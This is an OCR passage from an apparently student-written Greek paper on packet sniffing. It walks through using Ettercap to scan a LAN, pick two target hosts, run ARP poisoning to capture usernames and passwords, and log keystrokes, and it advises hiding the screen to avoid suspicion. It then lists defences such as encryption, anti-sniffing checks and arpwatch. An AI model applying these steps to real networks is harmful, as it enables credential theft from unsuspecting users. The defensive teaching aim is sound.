
Εικόνα-6

7.2 Απόκτηση Κωδικών πρόσβασης των Στόχων

Σ'αυτήν(Εικονα-6) την εικόνα του προγράμματος βλέπουμε την αρχική επαφή μας με το πρόγραμμα. Με το Shift+B θα μα εμφανίσει την εικόνα 7 που είναι ο προσαρμογέας στον οποίο περνάνε τα πακέτα.




Εικόνα-7




Εικόνα-8

Με το Start Sniffing αρχίζουμε και ενεργοποιούμε το πρόγραμμα!!!!!!!!




Εικόνα-9

Αλλά πρέπει να βρούμε και τους υπολογιστές του τοπικού μας δικτύου για να έχουμε μια συνολική εικόνα. Γίνεται πολύ απλά αρκεί να δούμε την εικόνα του σχήματος 9.Τα πράγματα στο EtterCap είναι πολύ απλά και γι'αυτό διάλεξα την συγκεκριμένη έκδοση του προγράμματος. Στο κομμάτι για τους Sniffer δικτύων έτρεξα και προγράμματα σε command line promt όπως το dSniff αλλά δεν ήταν εύκολο στην εγκατάσταση και στην λειτουργία του.




Εικόνα-10

Εδώ φαίνεται το συνολικό μας δίκτυο αποτυπωμένο σε μια εικόνα. Τα πράγματα με το Ettrcap είναι πολύ απλά. Διαλέγουμε το τον υπολογιστή που θέλουμε να υποκλέψουμε με πληροφορίες με ένα κλικ και το εισάγουμε στο Add to Target 1 και αντίστοιχα έναν άλλο υπολογιστή στο Target 2 όπως φαίνεται στο παραπάνω σχήμα.




Εικόνα-11

Κλείνουμε εικόνα με τους υπολογιστές του δικτύου για να μην κινούμε υποψίες στους γύρω μας και για να κάνω μία μικρή παρέθενση όλα αυτά που δείχνω και κάνω παραπάνω λειτουργούν πραγματικά και παίρνουμε αποτελέσματα. ΕΙΝΑΙ ΠΑΡΑΝΟΜΑ ΚΑΙ ΔΙΩΚΟΝΤΑΙ ΠΟΙΝΙΚΑ γι' ευφιστώ την προσοχή σε όσους προσπαθήσουν να τα κάνουν να είναι προσεκτικοί Ενεργοποιούμε το Arp Poisoning και απλά περιμένουμε οι υπολογιστές στόχοι μας να δώσουν τα διαμάντια στην ασφάλεια τα ονόματα χρήστη και τους κωδικούς πρόσβασης . Με το Apr Poisoning το πρωτόκολλο APR μπορεί εύκολα να "«εξαπατηθεί"», έτσι ώστε η κυκλοφορία να δρομολογηθεί από το σύστημα προέλευσης στο σύστημα του εισβολέα, ακόμη και σε ένα περιβάλλον switched Ethernet. Εφαρμόζοντας μια παραβίαση που αποκαλείται ARP poisoning, στην ουσία το switch «ξεγελιέται» ώστε να αντικαταστήσει το μηχάνημα στο οποίο τρέχει το packet sniffer με το μηχάνημα-προορισμό. Αφού συλληφθούν τα δεδομένα, τα πακέτα μπορούν να σταλθούν στον πραγματικό προορισμό.



Εικόνα-12

Το Ettercap επίσης χρησιμοποιείται και σαν ένας KeyLogger.Αρκεί να δηλώσουμε στο αρχείο στο οποίο έρχονται οι πληροφορίες. Στο σχήμα 13 φαίνεται ο τρόπος που πραγματοποιείται.



Εικόνα-13

7.3 Μέτρα Προστασίας

1. Ύπαρξη ενός Καλού FireWall

Απαραίτητη είναι η ύπαρξη ενός καλού προγράμματος τύπου firewall. Το firewall Θα δείξει κάποια Warnings στον κόσμο της πληροφορική που μπορεί να αφυπνίσουν τον διαχειριστή του συστήματος ότι κάτι δεν πάει καλά στο δίκτυο του.

2. Απρόσμενες συμπεριφορές του δικτύου

Το δίκτυο μας δείχνει να έχει απρόσμενες συμπεριφορές.Καποιοι χρήστες του δικτύου να μην έχουν δίκτυο και να πέφτει όλη η σύνδεση του δικτύου. Δηλαδή συμπεριφορές που δεν μας έχουν ξανασυμβεί

3. Εργαλεία Anti-Sniffing

Συνήθως, ένα packet sniffer έχει passive (παθητική) λειτουργία. Απλώς συλλαμβάνει πακέτα που ταξιδεύουν μέσω της network interface card (NIC) την οποία ελέγχει. Για αυτό το λόγο, δεν είναι εμφανής καμία υπογραφή ή αλλοίωση στη συνηθισμένη κίνηση (traffic) του δικτύου, γεγονός που ενδεχομένως θα μαρτυρούσε ότι στο μηχάνημα τρέχει ένα packet sniffer. Ωστόσο, υπάρχουν τρόποι ώστε να γίνονται φανερές network interfaces στο δίκτυο, οι οποίες βρίσκονται σε promiscuous mode, και αυτό να χρησιμοποιηθεί για εντοπισμό μη εγκεκριμένων packet sniffers. Οι κυριότερες μέθοδοι που χρησιμοποιούνται για το σκοπό αυτό είναι:

- Μέθοδος του Ping (Ping method)
- Εξέταση localhost
- Μέθοδος λανθάνουσας κατάστασης (latency method)

4. MAC flooding

Μία άλλη τεχνική είναι να «γεμίσει» κάποιος (flood) το switch με διευθύνσεις MAC. Με αυτόν τον τρόπο το switch εμπίπτει σε έναν ειδικό τρόπο λειτουργίας, που αποκαλείται failopen mode. Σε αυτόν τον τρόπο λειτουργίας ένα switch αρχίζει να συμπεριφέρεται ως hub, μεταδίδοντας όλα τα πακέτα σε όλα τα μηχανήματα ώστε να είναι σίγουρο πως τα πακέτα θα φτάσουν στον προορισμό τους.

5.Κρυπτογραφηση

Ο καλύτερος τρόπος άμυνας απέναντι σε ένα packet sniffer είναι η χρήση κρυπτογράφησης. Η ιδιαίτερα ισχυρή κρυπτογράφηση αχρηστεύει το sniffer, αφού τα συλληφθέντα πακέτα δεν μπορούν να αποκωδικοποιηθούν, ώστε να διαβαστούν οι πληροφορίες που περιέχουν. Η κρυπτογράφηση μπορεί να γίνει σε αρκετές υπηρεσίες (services) με τη χρήση ανάλογων πρωτοκόλλων όπως πχ. SSL, PGP, SSH κ.α. Οι ποιο πάνω τεχνικές όπως τα εργαλεία anti-sniffing ,MAC flooding είναι δεν είναι και τα καλύτερα εργαλεία για την προφυλαξη του δικτυου μας. Εγω για την ασφάλεια του συγκεκριμένου δικτύου θα πρότεινα Την

εφαρμογή κάποιου είδους κρυπτογράφησης για όλη τη κυκλοφορία του δικτύου . Χρήσιμοποιούμε ένα προϊόν όπως το SSH και το πέρασμα όλης της κυκλοφορίας μέσω ενός συστήματος SSH πριν από την αποστολή τον προορισμό της. Ή, χρησιμοποιούμε ένα προϊόν κρυπτογράφησης δημοσίου κλειδιού, όπως αυτό της ENTRUST και την κρυπτογράφησης της κυκλοφορίας μεταξύ κάθε ζεύγους σταθμών.

6. **Καθορισμός μονίμων στατικών αντιστοιχήσεων για όλα τα συστήματα του εσωτερικού μας δικτύου.**

Καθορισμός μονίμων στατικών αντιστοιχήσεων για όλα τα συστήματα του εσωτερικού μας δικτύου Δεν είναι και το πιο εύκολο πράγμα του κόσμου Για τον λόγω αυτό μπορούμε να χρησιμοποιήσουμε ένα εργαλείο όπως το arpwatch(ftp://ftp.ee.lbl.gov/aprwatch-2.1a6.tar.gz), το οποίο μας βοηθάει να παρακολουθούμε τα ζεύγη των διευθύνσεων και μας ενημερώνει για τυχόν αλλαγές

8.Βιβλιογραφία

[1] ΧΑΚΕΡ ΕΠΙΘΕΣΗ ΚΑΙ ΑΜΥΝΑ ΔΕΥΤΕΡΗ ΕΚΔΟΣΗ,2001 ΕΠΙΘΕΣΗ ΚΑΙ ΑΜΥΝΑ ΛΥΣΕΙΣ ΓΙΑ ΤΗΝ ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΩΝ ΚΑΙ ΔΙΚΤΥΩΝ
Loel Scambary

Sturt McClure
George Kurtz

[2] http://www.elhacker.net/hacking.htm

[3] http://www.itsecurity.com/

[4] http://www.hackingexposed.com/

[5] http://sectools.org/

[6] www.securityfocus.com/

[7] www.windowsitpro.com/WindowsSecurity/

[8] http://www.nessus.org/

[9] www.virtualblueness.net/nasl.html

[10] http://www.itsecurity.gr/

[11] www.microsoft.com/technet/security/default.mspx

[12] www.oreilly.com/pub/topic/security